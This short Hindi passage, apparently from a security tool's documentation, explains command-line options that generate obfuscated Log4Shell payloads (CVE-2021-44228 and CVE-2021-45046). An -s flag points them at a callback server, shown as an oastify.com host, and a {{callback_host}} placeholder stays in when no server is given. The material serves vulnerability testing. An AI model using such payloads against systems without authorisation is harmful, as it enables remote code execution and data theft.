
पेलोड उत्पन्न करने के लिए कई विकल्पों के साथ, -s विकल्प एक दुर्भावनापूर्ण सर्वर निर्दिष्ट करता है:
--generate-primary-obfuscated-cve-2021-44228-payload 4 --generate-secondary-obfuscated-cve-2021-44228-payload 4 -s exfr6fpfjr17ca4w63q1dmxjgam2ar.oastify.com

-s विकल्प के साथ दुर्भावनापूर्ण सर्वर निर्दिष्ट किए बिना, उत्पन्न पेलोड में {{callback_host}} प्लेसहोल्डर संरक्षित रखा जाएगा:
--generate-primary-obfuscated-cve-2021-44228-payload 3
--generate-primary-obfuscated-cve-2021-45046-payload 3 --generate-secondary-obfuscated-cve-2021-45046-payload 7